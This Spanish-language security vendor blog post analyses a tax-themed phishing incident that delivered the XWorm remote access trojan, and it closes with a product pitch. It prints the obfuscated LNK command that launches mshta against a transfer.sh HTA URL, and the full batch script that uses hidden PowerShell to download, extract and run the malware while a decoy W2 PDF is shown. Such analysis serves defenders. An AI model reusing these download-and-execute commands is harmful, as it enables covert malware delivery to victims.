

En los primeros días de la seguridad de la información, era relativamente fácil detectar un correo de phishing en tu bandeja de entrada. Gran parte del security awareness training disponible en esa época hacía un buen trabajo enseñando a los usuarios a identificar las señales de alerta (incluidos errores ortográficos y príncipes nigerianos). Sin embargo, con el paso del tiempo y a medida que el cibercrimen se volvió más lucrativo y con mayor motivación financiera, los actores de amenazas pusieron un esfuerzo considerable en dirigirse a los usuarios para lograr ese punto de entrada inicial a una organización.
En este blog, analizaremos un incidente que el equipo de Huntress encontró y que probablemente se originó en un correo de phishing. También expondremos algunas de las tácticas de phishing sutiles que ya no son tan obvias como antes.
La evolución del phishing
Muchos de los primeros correos de phishing eran fáciles de identificar. Había elementos, como remitentes de correo y nombres de dominio, que muchas veces resultaban claramente anómalos. También había errores de ortografía, gramática, incoherencias de idioma y variaciones de fuente que hacían que estos correos se vieran “raros” o “extraños”, al menos lo suficiente como para generar sospechas. Algunos correos de phishing también estaban “fuera de tema”, sin relación alguna con la función comercial de la organización objetivo.
Sin embargo, la motivación financiera del cibercrimen ha llevado a los actores de amenazas a adoptar un enfoque mucho más dirigido para obtener acceso a las organizaciones. Esto significa que las soluciones de security awareness training (SAT) y de Detección y respuesta para endpoints administradas (MDR) deben trabajar en roles complementarios para proteger mejor a esas organizaciones.
Un ejemplo reciente
Los analistas de Huntress detectaron hace poco un incidente que probablemente fue resultado de un correo de phishing. Se encontró un archivo comprimido aparentemente inocente en la carpeta de descargas del usuario, nombrado en función de un posible cliente y que contenía información relacionada con asuntos fiscales.
Una revisión más detallada de la carpeta de descargas del usuario indicó que recibía con regularidad archivos comprimidos relacionados con formularios fiscales, asuntos tributarios, formularios W2, etc., como parte de su función laboral dentro de la organización del cliente. El archivo comprimido contenía dos archivos: my tax.mp4 y un archivo de acceso directo de Windows, ilustrado en la figura 1, llamado tax_file.
Figura 1: archivo de acceso directo/LNK de Windows “Tax_file”
En este punto, todo indica que el usuario espera recibir archivos comprimidos con documentos relacionados con impuestos, lo que significa que, hasta ahora, nada parece fuera de lugar y aún no suena ninguna alarma.
El comando incrustado dentro del archivo de acceso directo de Windows está ofuscado y ejecuta PowerShell con los siguientes argumentos:
. $env:C:\W*\S*2\m*h?a.* 'https[:]//transfer.sh/get/RzbMK13oyI/p.hta'
Al ejecutarse en el sistema, el comando se ve de la siguiente manera:
"C:\Windows\System32\mshta.exe" https[:]//transfer.sh/get/RzbMK13oyI/p.hta
Huntress detecta esto como “MSHTA Downloading Remote Payload”.
La ejecución del archivo HTA lleva a la creación de un trabajo de BITS Client para descargar y ejecutar un archivo por lotes (archivo que contiene una lista de comandos), lo cual Huntress detecta como “Suspicious BITSAdmin Commonly Abused Directories”.
El contenido del archivo por lotes se ve de la siguiente manera:
@echo off
set url=https://transfer.sh/<redacted>/mail.zip
set url2=https://transfer.sh/<redacted>/W2.pdf
powershell -WindowStyle Hidden -Command "Invoke-WebRequest -Uri %url2% -OutFile %temp%\W2.pdf"
cd %temp%
start W2.pdf
powershell -WindowStyle Hidden -Command "Invoke-WebRequest -Uri %url% -OutFile %temp%\mail.zip"
powershell -WindowStyle Hidden -Command "Expand-Archive -Path %temp%\mail.zip -DestinationPath %temp%\mail -Force"
cd %temp%\mail
start mail.com
Huntress detecta los dos comandos de PowerShell para descargar archivos como "Suspicious Download Via Transfer.sh".
Como puedes ver, el archivo batch luego emprende un recorrido encubierto para:
- Descargar un archivo comprimido y un archivo PDF
- Abrir el archivo PDF (ilustrado en la Figura 2) en el escritorio del usuario
- Extraer y ejecutar el contenido del archivo comprimido mientras el usuario ve el PDF
El archivo W2.pdf parece ser un documento señuelo; su contenido sí parece ser un formulario W2 legítimo, pero el nombre dentro del W2 es diferente del nombre del archivo comprimido original recibido por el usuario.
Figura 2: Archivo PDF W2
Mientras el usuario revisaba el documento PDF, se estaba descargando, extrayendo y ejecutando en su sistema un troyano de acceso remoto (es decir, el archivo mail.com, que es un archivo ejecutable de Windows), todo sin su conocimiento, ya que ninguna de las actividades adicionales era visible para el usuario.
El archivo comprimido descargado mail.zip es detectado por 17/56 proveedores en VirusTotal, en su mayoría como un troyano, como se ilustra en la Figura 3.

Figura 3: Detecciones de VirusTotal para "mail.zip"
El archivo extraído mail.com, un archivo ejecutable/malware de Windows, no tiene resultados de detección en VirusTotal, pero los analistas de Huntress pudieron determinar que está escrito en GoLang y contiene dos cadenas interesantes:
Go build ID: "5EcWTLmdCjD9y2OLNmKH/umzeYUPcJgZ4nt8m2sQa/JV3CrIpsX8Y1rKm3ac-v/2F1MG059SgagPCX0Sj5W"
C:/Users/johnd/OneDrive/Desktop/crypt/crypt (2)/crypt/markov/pay.go
Matthew Brennan, de Huntress, analizó el archivo ejecutable de GoLang y descubrió que era un cargador para XWorm, que traía consigo una copia del ejecutable de XWorm en lugar de tener que buscarlo y descargarlo de internet. El archivo del cargador estaba "inflado", con una cantidad significativa de ceros agregados al final del archivo, en un intento de dificultar o evitar la extracción del archivo ejecutable del endpoint o el envío del archivo a mecanismos de análisis automatizados o en línea.
El análisis de Matthew indicó que la muestra de XWorm era idéntica en funcionalidad a la variante descrita en la publicación del blog de Trellix, aunque con una configuración diferente, ilustrada en la Figura 4.

Figura 4: Configuración de XWorm
Al ejecutarse, el malware crea una tarea programada para establecer persistencia en el endpoint; en este caso, la tarea se llamó “mail”. Huntress informó al cliente los pasos necesarios, incluida la eliminación de todos los archivos comprimidos y extraídos, para remediar la infección.
Una lección de vigilancia
Este incidente deja dos enseñanzas clave.
La primera es que los actores de amenazas suelen tener motivaciones financieras. Invierten recursos considerables en investigar y vulnerar organizaciones, incluyendo la investigación de empleados y sus roles. Esto puede significar que los empleados reciban comunicaciones que están acostumbrados a ver y con las que suelen interactuar, lo que dificulta detectar correos de phishing.
La segunda lección es que hay un valor significativo en combinar y respaldar el security awareness training con un respaldo técnico como EDR o MDR. Este enfoque superpuesto de defensa en profundidad garantiza que, si un intento de comprometer la organización no se detecta en las etapas iniciales, exista una red de seguridad capaz de atrapar lo que logre colarse.
MITRE ATT&CK
- Acceso inicial - Phishing: T1566.001 (probable)
- Ejecución - Ejecución por el usuario: T1204.002, Intérprete de comandos y scripts: T1059.003
- Persistencia - Tarea o trabajo programado: T1053.005
- Escalada de privilegios - Tarea o trabajo programado: T1053.005
- Evasión de defensas - Archivos o información ofuscados: T1027.001
- Acceso a credenciales - No observado
- Descubrimiento - No observado
- Movimiento lateral - No observado
- Recolección - No observado
- Comando y control - No observado
- Exfiltración - No observado
- Impacto - No observado
Huntress Managed SAT
Simulación de spear phishing
Así es exactamente como se ve un ataque dirigido. Mira cómo Huntress SAT guía a los empleados a través de las mismas señales de alerta, antes de que un atacante las aproveche.
Conoce más sobre Phishing o inicia una prueba gratuita hoy mismo.